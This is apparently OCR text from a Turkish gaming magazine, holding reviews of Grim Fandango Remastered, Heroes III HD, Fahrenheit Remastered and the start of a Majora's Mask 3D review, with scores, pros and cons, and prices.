Şaşkınlıklar içinde oynayıp bitirdim *GF Remastered*'ı. Absürtlüğü, acımasızlığı, ters köşe bulmacaları değil beni şaşırtan; internetimiz olmadan, tam çözüm videolarından faydalanmadan nasıl bitirebilmişiz biz bu oyunu, ona şaşırıyorum. Gerçekten olacak gibi değil çünkü, o kadar zor ki! Zaman içinde beynimizi fareler mi kemirdi yoksa eskiden oyunların genel zorluğu bizi daha mı uyanık tutuyordu tartışmasına hiç girmeyeceğim ama bugün, 2015 model Serpil olarak *GF*'yi bitirip yatağa gittiğim saatlerde, ortalık yavaşça aydınlanmaya başlamışken bunu düşünüyorum. Acaba oyunu 3-4 yılda falan mı bitirmişim? Bir milyon yıl boyunca klavyenin tuşlarına rastgele basıp nihayet şans eseri doğru harfleri yan yana getirerek *Macbeth*'i yazacak olan o maymun gibi hayal ediyorum kendimi. Lan yoksa ben bu oyunu hiç bitirmedim mi aslında? Peki hatırladığımı sandığım o son sahne? Hepsi hafızamın bir oyunu olabilir mi?

Ben size oyunun hikâyesini anlatayım: Ölüler Diyarı'ndayız ve Manny Calavera ismindeki ölü bir tur operatörünü yönetiyoruz. İşimiz, ruhunu yeni teslim etmiş olan insanları, son durak olan Ninth Underworld'e yollamak. Daha doğrusu, oraya hangi yolla gideceklerini belirliyoruz. Lüks bir gemiyle mi, süper bir hızlı trenle mi yoksa ellerinde sadece bir bastonla yürüyerek mi... Bu ruhlar, yaşamları boyunca yaptıkları iyilik ve kötülükler üzerinden hesaplanan kredileriyle konforlu bir seyahat bileti satın alabiliyor ya da kredileri yetmiyorsa tehlikelerle dolu uzun bir yolculuk için yürümeye başlıyorlar. Manny'nin görevi, hayatı iyilik yaparak geçmiş temiz kalpli insanları ölmek üzereyken bulup canlarını almak ve bu yağlı müşterileri en konforlu şekilde yeraltının dokuzuncu katına yollamak. İşte tam da böyle birini buluyoruz oyunun ilk bölümünde... Mercedes "Meche" Colomar isminde son derece günahsız ve çekici bir ruh için iyi bilet ayarlamaya çalışırken bir şeyler ters gidiyor ve Meche hiç hak etmediği şekilde, yürümeye başlayarak kayıplara karışıyor. Olaydan kendini sorumlu tutan Manny de tüm benliğini Meche'yi bulup kurtarmaya adıyor... Nasıl, hikâye yaratıcıymış değil mi? Durun, daha bu başlangıç.

SENEDE BİR GÜN

Yıllara bölünmüş olarak oynuyoruz *Grim Fandango*'yu (bugün çıksa kesin tek tek bölümler

NE MASTERED?

Remastered, Grim Fandango'nun orijinalliğini hiç sulandırmayan, hatta eleştirilebilecek kadar düşük miktarda değişiklik yapan bir sürüm. Grafikler PC'de hâlâ pek iyi görünmüyor, PS4 sürümüyse daha keskin, daha etkileyici. Diğer yandan yapımcılar çok hoş bir düşünceyle, oyunun yapım sürecine dair notlarını eklemişler bu sürüme. Menüden girip commentary'yi açarsanız, çoğu sahnede Tim Schafer ekibinin o sahneyle, oyunun o aşamasıyla ilgili yorumlarını tıklayıp dinleyebiliyorsunuz. Oyun arkeolojisi ilgi alanınızdaysa mutlaka dinlemelisiniz. Pek çok ilginç ayrıntı öğrenebiliyorsunuz bu muhabbetlerden. Bir de LucasArts'ın neden efsane olduğunu...


Tur operatörlüğünden devrimci örgüt üyeliğine uzanan renkli bir kariyeri var Manny Calavera'nın.



Ölü bir karakter için fazlasıyla hareketli bir hayat sürüyor kahramanımız.

halinde yayınlanırdı ve kesin yedi sekiz ay sürerdi oyunun tüm hikâyesini görmemiz). Ama bütün yılı değil, her yılın Ölüler Günü'nü oynuyoruz sadece. Bu nedenle her bölümde bambaşka yerlerde, bambaşka koşullarda buluyoruz kahramanımızı (ve yol arkadaşı olan Glottis'i). Bu biraz kafa karıştırıcı. Çünkü ilk bölümde işini kaybetmemek, Meche'yi bulmak, devrimci bir yeraltı örgütü için çalışmak gibi işler yapan Manny'yi ikinci bölümde başka bir şehirde gösterişli bir casino-kafenin patronu olarak buluyoruz. Geçen bir yıl içinde bir sürü şey olmuş ve tabii biz bunların tümünden habersiziz. Oyun, diyaloglar sırasında ve geri plan göndermeleriyle bize bir yılı özetlemeye çalışıyor tabii ki ama bulmacaların zorluğundan kafamız zaten bir dünya olduğu için diğer detaylara odaklanmamız pek mümkün olmuyor. Bu açıdan, *Grim Fandango*'nun tekrar oynanabilirlik notu, 10 üzerinden 10. Hikâyeyi tamamen anlamak için birkaç kez oynamak isteyebilirsiniz.

Her yönüyle çok iyi düşünülmüş ama kendini ve sizi asla ciddiye almayan bir oyun var karşımızda. *Remastered* sürümü için yeniden orkestrasyondan geçen müzikleri, mekân ve karakter çeşitliliği, 90'lı yıllar için fazlasıyla profesyonel seslendirmeleri, detaylı ve komik diyalogları, müthiş görsel tasarımı ve tabii ki dillere destan bulmacalarıyla *Grim Fandango* rahatlıkla "biz biliriz biiz" havasında takılabilirdi. Ama oynarken göreceksiniz ki tam tersi bir içtenlik ve naiflik fışkırıyor


Hazır ortalık boşken şu maaş bordrosunu bulup incelesem mi?

oyundan. Bir sahnede devasa bir kedi kumundaki pislikleri toplamasını istiyorsunuz Manny'den, tepkisi "saçmalama" dercesine kıkırdamak oluyor, sonra o kıkırtı ufak ufak büyüyor, kahkahaya dönüşüyor, suratınıza bakıp dakikalarca gülüyor adam (iskelet). Siz de gülüyorsunuz, yapacak bir şey yok. Ve bu anın benzerlerini o kadar çok yaşıyorsunuz ki oyunla kaynaşıyorsunuz, aptalca şeylerden kaçınma huyunuzu bir kenara bırakıp olabilecek en saçma tercihleri yapmaya çalışıyorsunuz. Zaten oyunda ilerlemenin tek yolu bu... Aynı zamanda *Grim Fandango*'nun en büyük handikapı sayılabilecek tarafı da bu. Oyun öylesine ezber bozan bir kafayla hazırlanmış ki kimi zaman ipin ucunu kaçırıyor. Neyi niçin yaptığınızı anlayamaz hale geliyorsunuz. Mantığınız en büyük düşmanınız oluyor.

BİR YOL GÖSTER, BİR UMUT VER

Bir de oynanışa dair birkaç sıkıntı var, ben çektim siz çekmeyin diye uyarmak istiyorum... Eğer oyunu PC'de fareyle oynuyorsanız, ince ayar gerektiren hareketler sırasında fareyi bırakıp klavyedeki yön tuşlarını kullanmanızı şiddetle öneririm. Fare kontrolüyle doğru noktaya getirmek için bir saat uğraştığınız forklift bulmacasını yön tuşlarıyla iki dakikada çözünce ağlayacak gibi olabilirsiniz çünkü (evet, oldum ben kendim). Bir de beni en çok çileden çıkaran şey, haritanın bulunduğum noktasından diğer yönlere çıkış oklarını bulamamak oldu. O kadar alışmışım ki her şeyi nal gibi gösteren haritalarda dolaşmaya, *Grim Fandango*'nun sır saklar gibi sakladığı o okları göremediğim için sıkışıp kaldığım bölümler oldu, saatlerim gitti. Ağzım o kadar yandı ki, bir noktadan sonra, yeni bir bölgeye girdiğimde imleci ekranın köşelerinde, girintilerinde ve çıkıntılarında piksel piksel kaydırma refleksi geliştirdim. Siz de, "yok, mümkün değil" dediğiniz bir yerlerdeyseniz önce bunu deneyin. Muhtemelen henüz keşfetmediğiniz bir harita parçası var oyunda.

Toplam dört bölümden (dört yıl yani) oluşuyor oyun. Ne kadar yardım alacağınıza bağlı olarak tabii ki ömrü uzayıp kısalabilir ama baştan sona kendiniz çözmek isterseniz, kolay gelsin diyorum. Bir de bana haber verin bu şekilde bitirebilirseniz. Hasedimden çatlasam da bir tebrik mail'i atmak isterim.

Son söz: Tüm zamanların en çılgın, en efsane macera oyunlarından birini kör olmadan oynama şansına sahipsiniz. Kaçırmayın.

DAY OF THE DEAD

Meksika'da Ölüler Günü diye bir bayram olduğunu Grim Fandango'yu oynadıktan sonra öğrenmiş biri olarak, size de anlatmak isterim. Ölümü ağıtla karşılayan bir gelenekten geldiğimiz için bize çok yabancı gelse de 16'ncı yüzyıldan bu yana Meksikalılar ölen tüm yakınlarını, dostlarını ve atalarını anmak, hem dua etmek hem de dans etmek için yılın bir gününü Ölüler Günü olarak kutluyor. İnanışa göre, ölüler de bu özel günde yaşayanların arasına karışıp onlarla hasret gideriyor.

Ölüm maskelerinin giyildiği, özel makyajların yapıldığı ve her yerin çiçeklerle donatıldığı bu gün, Grim Fandango'ya da çok güzel aktarılmış. Oynarken "ölmeden önce yapılacaklar" listenize bu bayramı gidip yerinde görmek maddesini eklemek isteyebilirsiniz.



- Karakter ve mekân zenginliği
- Yardım almazsanız ömrü çok uzun
- Acayip komik, acayip saçma
- Müzikler, seslendirmeler, grafik tarzı olağanüstü



- Görsel olarak pek güncellenememiş
- Bulmacalar sadistik
- Otomatik kayıt sistemi bile eklenmemiş
- Çöküyor

8+

SON KARAR

İlk çıktığında zamanının ötesindeydi. Aradan 17 yıl geçmiş ama aslında hâlâ öyle.

Tür: Macera **Yapım:** Double Fine **Dağıtım:** Steam, GOG **Kutulu Fiyatı:** - **Dijital İndirme:** 24TL (Steam), 15$ (gog.com) **Yaş Sınırı:** - **Dahası İçin:** grimremastered.com

HEROES III Might & Magic HD EDITION

ARTIK HEROES III'Ü BİLGİSAYARDAN SİLEBİLİRİZ

-ÖMER AKDAĞ



Bu öyle bir oyun ki… Kaç saattir oynadığınızı ancak güneş doğduğunda fark edebilirsiniz… Öyle mükemmel bir dengesi vardır, içindeki fraksiyonlar o derece birbirlerinden farklıdır ki her oynanışınız başka bir tecrübedir… Ve derindir… Bilgisayarınızdan silemezsiniz… Her zaman geri döneceğinizi bilirsiniz…

Ve aynı zamanda bu oyun öyle bir lanet ki… *Heroes III*'ün çıktığı 1999 yılından bugüne üç *Heroes* oyunu daha yapıldı, iyi de oyunlardı ama bir türlü *Heroes III*'ün o patlamasını yapamadılar. Sebep basit: "*Heroes III* değillerdi!". Mesela şimdi *Heroes VII* yapılıyor ve yapımcılar oyunu oyuncu topluluğunun fikirlerini ala ala geliştiriyorlar. Bir girip forumlara bakarsanız gelen yorumların yarısı "*Heroes III* gibi olsun". Ve şimdiden *Heroes VII*'nin kaderini söyleyeyim size; oyun güzel olacak ama "*Heroes III* gibi olmadığı" için yine bir sürü laf yiyecek.

Üzülüyorum. Gerçekten üzülüyorum, ama anlıyorum da… Çünkü…

HEROES III BAŞKAYDI

Bu yüzden, gördüğünüz gibi oyunun HD'si bile yapıldı. Bu aslında tuhaf. Çünkü HD'leştirme dediğimiz şey hikâye odaklı oyunlara yapılır normalde. Aksine çok az denk gelmişsinizdir. Neticede *Heroes* bir sıra tabanlı strateji ve strateji dediğimiz tür gelişir. Ne bileyim, *StarCraft* mesela… İlk *StarCraft*'ın oyun dünyasındaki yeri *StarCraft II*'den elbette daha önemlidir ama *StarCraft II* de şu an baksanız bariz bir şekilde ilkinden daha iyi. Gidip *StarCraft 1*'in HD'si yapılmaz. *Civilization II*'nin *III*'ün HD'si yapılmaz. Mantığa ters. İşte *Heroes III* mantığa pabucunu ters giydiren bir kaliteye ve hayran kitlesine sahip bir yapım.

Yok, dayanamayacağım, biraz daha öveceğim ben bu oyunu. *Heroes III*'ün en sevdiğim yönü her oynayışınızda farklı bir hissiyat yaşatması olmuştur. Seçebileceğiniz 8 kale var. Her birinde uygulamanızın daha doğru olacağı stratejiler başka ama o değil dediğim. Atmosferleri farklı. Kendinizi o gün daha "doğaya yakın" mı hissediyorsunuz, **Rampart** seçesiniz geliyor. Daha "çürümüş" mü hissediyorsunuz, eliniz **Necromancer**'a gidiyor. *Heroes III* o günkü ruh halinize uygun bir oyun tecrübesi sunuyor. Ve az önce okuduğunuz bu cümleyi bu derece hak eden başka bir oyun benim aklıma gelmiyor.

Ve tabii denge... **Fortress**'ı hariç tutalım, kabul etmek gerekir ki o zayıf bir kale; oyundaki 8 kalenin 7'si kusursuza yakın bir dengeye sahip. Her kalenin kahramanlarının eğilimi farklı, yaratıklarının özellikleri ise bambaşka, ama "şu şundan daha güçlü" şeklinde kesin bir önerme kurmanız gerçekten çok zor. Bazen menzilli saldırılara eğilmeniz gerekiyor, bazen büyülerinize güvenmeniz gerekiyor, bazen işinize yaramayacağınızı düşündüğünüz bir birliğiniz en güvendiğiniz dayanağınız haline geliyor... Kalenizi ve birimlerinizi tanıdığınız, onları en iyi ne şekillerde kullanabileceğinize karar verdiğiniz, bunu kendi oyun stilinizle, büyülerinizle ve haritadaki o an bulunduğunuz stratejik konumla birleştirebildiğiniz sürece "bu kombinasyon benimkinden





daha iyi" diye bir şey yok. Kazanabilmek için geriye yalnızca doğru hamleleri yapabilmek kalıyor.

Harita atmosferi, savaş stratejileri, müzikler, vesaireler üzerine daha sayfalarca methiye dizebilirim ama yetsin şimdilik. Methiye demişken sizi Aralık 2013 sayısındaki Son Jeton sayfalarına da davet ederim. Güzel sayfalar olmuştu be...

HEROES III'ÜN HD'Sİ DE BAŞKA MI?

Heroes III HD ilk duyurulduğunda "ne gerek var?" demiştim. Çünkü oyunu HD çözünürlüğe çıkaran modlar zaten yıllardır var. Ama o an aklıma gelmeyen şey bu modların yalnızca çözünürlüğü arttırdığı. Yani çözünürlük arttıkça görüntü uzaklaşıyordu. Bu elimizdeki resmi HD versiyonda ise tüm kaplamalar ve tasarımlar elden geçirilmiş, oyun ondan sonra yüksek çözünürlüğe çıkarılmış. Yani eskiden oyunu nasıl görüyorsanız yine öyle görüyorsunuz ama daha güzel şekilde. Tabii ana haritadayken oyun geniş ekran da oluyor. Savaşlarda ve kalelerdeyse ekranın sağında ve solunda birer şerit oluyor. Doğal, o kısımlar geniş ekran yapılamazdı.

Ama tabii bunun bir "remaster" olmadığını, yalnızca HD versiyon olduğunu unutmayın. Öyle komple değişmiş grafikler ve görsel efektler falan beklemeyin. Fortress'ın güçlendirilmiş olmasını ya da ufak tefek hataların giderilmiş olmasını da beklemeyin. Bu bildiğiniz *Heroes III*. Hiç önemli bir şey değil ama şöyle ufak bir örnek vereyim: hani birliklerinizi istediğiniz gibi bölüp iki ayrı birlik haline getirebilirsiniz ya. Eğer birliğiniz iki birimden oluşuyorsa oyun ilk başta onu bölmek istediğinizi anlamazdı, bir kere daha tıklamanız gerekirdi. O bile duruyor.

Yalnız unutmamanız gereken bir şey daha var, bu oyunun yayıncısı **Ubisoft**. Yani *AC: Unity*'de, *The Crew*'da bile adamları savundum bir yere kadar. "Çok çok iyi şeyler yapmaya çalıştılar, boylarını aştı, batırdılar. En azından çabalarını takdir etmek gerek. Hem *Child of Light*, *Valiant Hearts* falan yaptılar öte tarafta" şeklinde laflarım oldu ama ben de bu oyunda gıcık oldum adamlara. Çünkü arkadaşlar *Heroes III*'ün iki tane büyük



Necromancer'ları asla küçümsemeye gelmez. Dread Knight'ların ve vampirlerin sağı soluna uymaz.

çaplı genişleme paketi vardır: *Armageddon's Blade* ve *Shadow of Death*. Ve bu elimizdeki oyunda bu paketler yok! Adamlar 15 yıllık oyunun ek paketlerini de ayrı ayrı satacaklar! Şaka gibi!

HEROES III HÂLÂ BAŞKA MI?

Havada süzülüp duran, nice düşünürün uğruna sakallar ağarttığı, pek kimsenin sormaya cesaret edemediği o soruya hafifçe dokunmak istiyorum: *Heroes VI* mı yoksa hakikaten *Heroes III* mü? Şu an oturup serinin en güncel oyunu mu oynanmalı yoksa *Heroes III* gerçekten de aşılamadı mı?

Grafikler sizin için önemliyse o zaman yanıt kesinlikle *Heroes VI* zaten. *Heroes III HD*, dediğim gibi doğru olanı yapıyor ve yalnızca grafikleri elden geçiriyor. Oyunu modernleştirmiyor. Grafikler sizin için önemli değilse ya da bir oyunun eski tarz, iki boyutu grafiklere sahip olması sizin için hiç de öyle olumsuz bir şey değilse, o zaman soru bayağı bir zorlaşıyor.

Çok arkadaş kızacaktır bu söylediğime ama benim yanıtım *Heroes VI (Evet, net şekilde kızdık –Sarp)*. *Heroes III* strateji oyunları tarihini değiştirdi ve hâlâ, hatta bundan 15 yıl sonra da taş gibi oynanır. Ama *Heroes VI* da taş gibi. İlk çıktığında sıkıntılıydı ama sonra düzeldi. Hem yapı olarak zaten *Heroes III*'e çok benziyor, hem de onun üstüne oynanışı pratikleştiren çok sayıda özellik katıyor. Atmosferi, dengesi vs. son derece başarılı. Yani diyeceğim odur ki *Heroes III* evet, canımız, yerine asla başka bir oyunu koyamayız, ama bir yerde takılmayın derim ben. Yenilere de şans verin. *Heroes VI* şu an sıfırdan *Heroes*'a atılacak biri için *Heroes III*'ten daha uygun, daha üst düzey bir oyun.

Yalnız seriye sıfırdan da girecek olsanız, eski oyun insanı da olsanız *Heroes III* şu hayatta mutlaka denemeniz gereken bir oyun. Bu HD versiyonuna, genişleme paketlerini içermemesi nedeniyle çok kızgınım, doğrudur, ama daha da güzel görünen bir *Heroes III* bu yahu! İndirim mi beklersiniz, muhtemelen bir ara çıkacak olan genişleme paketleriyle birlikte satılan bir koleksiyon sürüm mü beklersiniz, yoksa direkt buradan dalar mısınız, orası size kalmış.

ULAN UBISOFT...

3-5 kuruşun hesabını yaparak şu manzaraya dikkatinizi çekmek istiyorum: *Fahrenheit HD*, Steam'de 18 TL, çok daha özenli HD'leştirmeler olan *Oddworld: New 'n' Tasty* 28 TL, *Resident Evil HD* 40 TL. Daha üç yıl öncesinin *Final Fantasy XIII-2*'sinin PC versiyonu 31 TL. Ama *Heroes III*'ün yalnızca modellemelerin ve kaplamaların elden geçtiği ve içinde genişleme paketlerinin olmadığı bu HD versiyonu 35 TL! Ubisoft hakikaten de yeni EA olma yolunda ilerliyor sanki...





- Derinliği, atmosferi, dengesi; Heroes III adını tarihe yazan her şeyi
- Özü korunarak güncellenmiş görsellik
- Multiplayer var

–

- Ek paketler yok
- Olması gerekenden daha pahalı

7+

SON KARAR

Yarım da olsa yamalak da olsa daha şık bir Heroes III'e hayır demek olmaz şimdi. O nedenle durmayın, saldırın.

- **Tür:** Sıra tabanlı strateji
- **Yapım:** New World Computing
- **Dağıtım:** Ubisoft
- **Sistem:** Ekonomik
- **Kutulu Fiyatı:** -
- **Dijital İndirme:** Steam (35 TL)
- **Yaş Sınırı:** 12
- **Dahası İçin:** steamcommunity.com/app/297000



FAHRENHEIT

INDIGO PROPHECY

İYİSİN AMA GELMESEN DE OLURDU SANKİ -SARP KÜRKCÜ



Atmosferi en düzgün yerde başlıyoruz. Stres mekaniği de açılışı yapıyor tabii.



Bir ara Nintendo'nun **Vitality Sensor** diye bir çabası vardı. İnsanların parmağına takılan bu sensör kalp atışlarını ölçecek, oyunun buna göre tepki vermesini sağlayacaktı. 2009'da görmüştük ilk kez o aleti ama 2013'te iptal haberini aldık. Diğer taraftan Xbox One ile tanıtılan Kinect 2 de benzer bir çabanın peşindeydi. Kızılötesi kamera benzer bir amaçla bizi tarayacaktı. Ama geçmişe gidince, bir yerimize sensör takmadan ya da her daim kamera karşısında olmadan da kişisel gerginliğimizle oyunu paralel götüren bir proje vardı. Hayır, genelde karşımıza çıkan gerilim oyunlarındaki o önceden hazırlanmış noktalardan bahsetmiyorum. Bayağı sayısal değerin verildiği, "ayh yeter artık devam edemeyeceğim" diyebileceğiniz noktada sizi oyundan çekip alan bir projeden bahsediyorum. 2005 yılında çıkmıştı bu proje ve adı da *Fahrenheit*'tı.

YANLIŞ ZAMAN / DOĞRU İNSAN

Aradan geçen 10 seneden sonra oyundan bahsetmesem olmaz şimdi. Lucas Kane'in macerası, **Quantic Dream** ve **David Cage**'in ilk çalışması olmasa da zamanında en çok ses getireniydi. *Heavy Rain* ve *Beyond: Two Souls*'un öncesinde çıkan bu oyun bize olaylara iki farklı açıdan bakma şansı veriyordu çünkü: Bir tarafta sıradan, ufak bir Amerikan lokantasında (Diner) bir adamı katleden Lucas Kane, diğer tarafta bu cinayetin peşindeki detektif ikilisi Carla ve Tyler. Evet, *Fahrenheit*'in en önemli özelliği bu hikâyenin iki aşamasını da bizzat yönetiyor olmamızdı. Bir taraftan Lucas ile kaçıyor, izleri temizlemeye çalışıyor, diğer taraftan da detektif ikiliyle adım adım bu izleri ortaya çıkarmaya çalışıyorduk. Zamanında ilginç olan bu deneyim, bugün bile aynı ağırlığı koruyor, bilginize.

Diğer bir mevzu ise sabit kamera açıları ve David Cage'in objelerle etkileşime dair takıntısı. Eğer *Heavy Rain*'i PS Move ile oynadıysanız, arada sırada komik duruma düşseniz de çoğunlukla objelerle iletişimiz o kadar eşsiz bir hal alıyordu ki,

verdiğiniz kararın sorumluluğu ekrandan çıkıp size ulaşıyordu sanki. Tabii o oyunun atası olarak *Fahrenheit* o kadar güçlü değil, ama *Heavy Rain*'deki birçok temel etkileşim manevrası burada doğdu. Buna bir de geçen ay *Resident Evil*'ın Remake'inde Faruk'un övdüğü kamera açılarını eklediğinizde ortaya sinematik olma konusunda piyasadaki birçok oyuna nal toplatacak bir formül çıkıyor. Peki ya başta bahsettiğim o sayısal değerler? *Fahrenheit*'ın sonrasındaki oyunlarda olmayan ve benim çok beğendiğim oyun mekaniği bizim akli durumumuzu sürekli bir ölçüt olarak gösteriyor olmasıydı. Kendinizi rahatlatacak bir şey yaptığınızda değer artıyor, sizi strese düşürecek bir şey olduğunda değer düşüyordu. Özellikle Lucas'ın zırt pırt tuvaleti kullanarak +5 puan almasının bir süre sonra yarattığı cıvıklığı saymazsanız bayağı da yerinde değerleri var bu mekaniğin. Üstelik *Fahrenheit*, her ne kadar bazı olaylarda ne yaparsanız yapın aynı sonuca çıkacak olsa da birçok yerde kararlarınızı verip sonucu değiştirebileceğiniz bir oyun. Eğer bu değer sıfırlanırsa ya intihar ediyor, ya polise teslim oluyor ya da tımarhaneye kapatılıyorsunuz. Sonra gelsin son kayıttan tekrar başlama. Öyle bir şey ki, Lucas'ın psikolojisi o kadar dibe vuruyor ki ben bir noktada açmam gereken bir camı açamadığım için son 5 puanımı kaybettim ve polis merkezinde buldum kendimi. Ama karakterin o çekişmesini o kadar net hissetmiş, o kadar özdeşleşmiştim ki o cam açılmadığında gerçekten omuzlarım düştü, gerçekten vazgeçmek istedim. Vitality Sensor ya da Kinect'e gerek yok yani bu tür şeyleri yakalamak için, not düşün sevgili geliştiriciler.

YANLIŞ PLATFORM / YANLIŞ EMEK

Peki 2005 yılında piyasaya çıkmış bir oyunun neden Remastered'ını inceliyoruz? Daha doğrusu, bu oyunun neden bir Remastered'ı var? *Fahrenheit*, gog.com'da zaten satışta olan bir oyundu. Tamam, 16:9 çözünürlüğü yoktu. Tamam, ana menüsü falan biraz çirkindi ama 2005 yılının grafiklerine birazcık tahammülünüz varsa gayet de oynanabilecek durumdaydı. Kimi animasyonlar biraz göz acıtsa da, kaplamalarda gördüklerinize koca bir kazan hayal gücü tozu boşaltmanız gerekse de gidiyordu yahu. Hah, bu Remastered'ın asıl hedefinin mobil cihazlar olduğunu söylemek lazım. Gerçi stresin bu kadar kritik rol oynadığı, çoğu yerde zamana karşı bir şeyleri yetiştirmeye kalkıştığımız bir oyunu mobil cihazda oynamak ne kadar mantıklı bilmiyorum. O nedenle ben tercihimi PC'den yana kullandım, zaten hayal kırıklıkları da burada başladı.

Fahrenheit, dediğim gibi sizi zamana karşı karar vermeye zorlayan bir oyun. Kapınızı polis çalıyor mesela, siz de o esnada suçluluğunuzu kanıtlayacak delilleri ortadan kaldırmalısınız. Daha önce kontroller konusunda çok da başarılı olmayan oyun hiç elden geçmeden aynen gelmiş karşımıza. Bazen objenin yanında dursanız da etkileşim kuramıyorsunuz. Çoğu zaman dar ve tek bir açı gerekli bunun için. Onu yakalamak da kendi çevresinde dönüp ardından "W" ile yürümeyi beceren karakterlerde zor oluyor. Mobilde bunu hayal bile edemiyorum.

Aksiyon konusunda *Fahrenheit* kimilerini sinir eden, kimilerini ise tatmin eden bir dövüş mekaniğine sahipti. Doğru tuş kombinasyonlarını tutturarak QTE sahneleri geçmeye çalışıyorsunuz, bunun için de ekranda iki adet dörtlü tuş grubu beliriyor. Farklı renklerdeki bu çizgiler "W, A, S, D" ve ok tuşlarıyla kontrol ediliyor (PS2 döneminde de yön tuşları ve sağdaki dörtlü idi). Tabii biz bu tuş sekanslarını yaparken arkada aksiyon dönmeye devam ediyor. O aksiyonu kim seyrediyor? Tabii ki yanımızdaki arkadaş! Çünkü biz oyuncu olarak kombinasyona odaklandığımızdan her şey güme gidiyor. Eski sürümlerde bu tuşlar daha ince ve daha az saydamlardı. Özellikle arkadaki renk paletiyle kesişseler de görünmeleri sıkıntılı olmuyordu. Remastered sürümde ise tuşlar büyümüş, saydamlıkları artmış. Koyu fonlarda sorun çıkarmasa da artık hem ekranı kapıyorlar, hem de bazı renk paletlerinde görünürlüğü azaltıyorlar. Pek olmamış yani, yine de *Fahrenheit*'ın kimi aksiyon sahneleri ağır absürttür. Onları perdeleyince biraz daha kabul edilebilir olmuş. Tabii bu aksiyon sahnelerindeki animasyon kesiklikleri falan aynen duruyor.

Peki 1080p dışında hiç mi bir gelişimi yok bu Remastered'ın. Affedersiniz ama, hakikaten yok. Yani çok aradım, bir şey bulamadım. Oyunun temel dosyalarına hiç dokunulmamış gibi. Kaplamaların çoğu o kadar içler acısı ki. Bir bölümde Carla, Lucas Kane'in dosyasını eline alıyor. Orada bir leke var, herhalde fotoğraf olsa gerek. Yanında yazılar var ama küp küp. Yani Remastered adı altında çıkan bir oyunun bu kadar sallapati çıkmasına akıl sır erdiremiyorum. Sözde kaplamalar yenilenmiş, birisi açıp dosyaları "Farklı Kaydet" demiş gibi gözüküyor bence. Başka bir platformda olsa, günümüz sistemlerinde çalışmıyor falan olsa hadi bir derece. Alıp aynısını ufak makyajlamalarla bastın diyelim (Bu arada Remastered'ı yapan ekip **Aspyr**. *Icewind Dale* ve *Baldur's Gate*'leri yenileyen ekip yani). Burada zaten PC'de var olan bir oyundan bahsediyoruz. Dedim ya hedef mobil ama PC'de işi ne o zaman?

Fahrenheit'ı hep sevmişimdir. Her zaman da iyi anacağım bir oyundur. Senaryosunda bazı sapıtmalar olsa da (kutusuna alayım sizi) övgüyle bahsettiğim projelerden. Ama bu Remastered, eğer önceki sürüme sahipseniz çok da lüzumlu değil gibi. Mobilde denemeye yanaşamıyorum, dokunmatik kontrol hiç çekici gelmiyor. Ama ilk kez deneyecekseniz, oyunun şans vereceğiniz sürümü bu olmalı tabii.




DAVID CAGE UÇTU!

David Cage, bir noktadan sonra kontrolü kaybediyor sanki. *Fahrenheit* süper başlayıp güçlü ilerliyor. Ama bir noktadan sonra öyle yüzeysel tanımlamalarla dahil olan kavramlar, taraflar, karakterler giriyor ki oyuna. Altları hiçbir şekilde doldurulamıyor. Siz de akışa kendinizi kaptırıp oynuyorsunuz artık. Quantic Dream'in bu hataya düşmediği tek oyun Heavy Rain'di. Herhalde gerçeküstü kavramları sokunca Cage kendisini kaybediyor. Gerçeküstülük başta varmış ama sonradan çıkarmışlar orada da. İyi de yapmışlar.

OYUNUN ADI NE?

Fahrenheit oyunun asıl adı olsa da, Kuzey Amerika bölgesi için oyun Indigo Prophecy ismiyle ve biraz sansürle çıktı. Aslında bu isim de oyuna çok uygun, çünkü gerçekten böyle bir kehanet var, oyuna anlamlı bir yerden giriyor. Ama altı dolduruluyor mu diye sorarsanız, şansınıza küsün derim.



+

- Oyunun kendisi
- Fahrenheit güzel
- Ekip iyi oyun yapmış işte
- Oyun diyorum, kendisi pek güzel

−

- PC'de olan oyuna Remastered donu biçmek
- Bari kaplamalar düzgünce elden geçseymiş

6+

SON KARAR

Oyunun kendisini kesinlikle öneriyor ve 8 veriyorum ama bu Remastered masaya çok bir artı koyamıyor ne yazık ki.



Hayır, Carla'yı seyretmek için yavaşlamak yok.

Tür: Macera **Yapım:** Quantic Dream / Aspyr **Dağıtım:** Aspyr **Kutulu Fiyatı:** - **Dijital İndirme:** 18TL (Steam) **Yaş Sınırı:** 7 **Dahası İçin:** fahrenheit.wikia.com

The Legend of Zelda: Majora's Mask 3D

EFSANE SERİNİN DİĞER YÜZÜ -ÖMER AKDAĞ

Yasal olmayan uyarı: Bu yazı *The Legend of Zelda* serisiyle çok da içli dışlı olmayan biri tarafından yazılmıştır. Bu uyarıyı neden yapıyorum? Korkuyorum çünkü! Çünkü oyun hakikaten muhteşem ama ben bu oyuna gıcık oldum! Efsane serinin en iyi oyunlarından birine gıcık olmak benim ne haddime ki?

Bundan önce oynadığım tek *Zelda* oyunu *Ocarina of Time* idi. Her yönüyle kusursuz bir oyundu kuşkusuz ama en bayıldığım tarafı atmosferi, masalsılığıydı. *The Legend of Zelda* serisini de zaten bu masalsılığıyla sevilen bir seri diye bildim, öyle diye gördüm. *Majora's Mask* ise... masalsı değil diyemem, masalsı... ama aynı zamanda da rahatsız bir atmosfere sahip. Maya, Aztek, İnka gibi eski Orta Amerika uygarlıklarından esinlenen uçuk tasarımları nedeniyle bana serinin o içine çeken atmosferini yaşatamadı. Ama tabii bunu bir eksi olarak söylemiyorum, kişisel bir not olarak ortaya atıyorum.

Bunun dışında, az sonra bahsedeceğim, bir geri sayım olayı var oyun boyunca. Üç gününüz var ve yapacaklarınızı bu 72 saat içinde yapmak zorundasınız. Sisteme alışana kadar inanılmaz panik yaptırdı ama tabii bu paniğimin boşa olduğunu sonradan anladım. Geleceğim oraya, sabır.

Ve bir de oyun çok zor! Oynanış zorluğundan bahsetmiyorum, sistemine alışması çok zor. Bir NPC'lerle etkileşim sistemi var ki öldürdü öldürdü. Ortamda bir sürü karakter var, neredeyse hepsinin görev zincirleri var ve bu karakterlerle görevleri ilerletecek şekilde etkileşime istediğiniz zaman geçemiyorsunuz. Doğru tepkileri belli günlerin belli saatlerinde alabiliyorsunuz. Bunun hesabını tutan bir çizelgeniz var ama o da kafanızı daha çok karıştırıyor genelde.

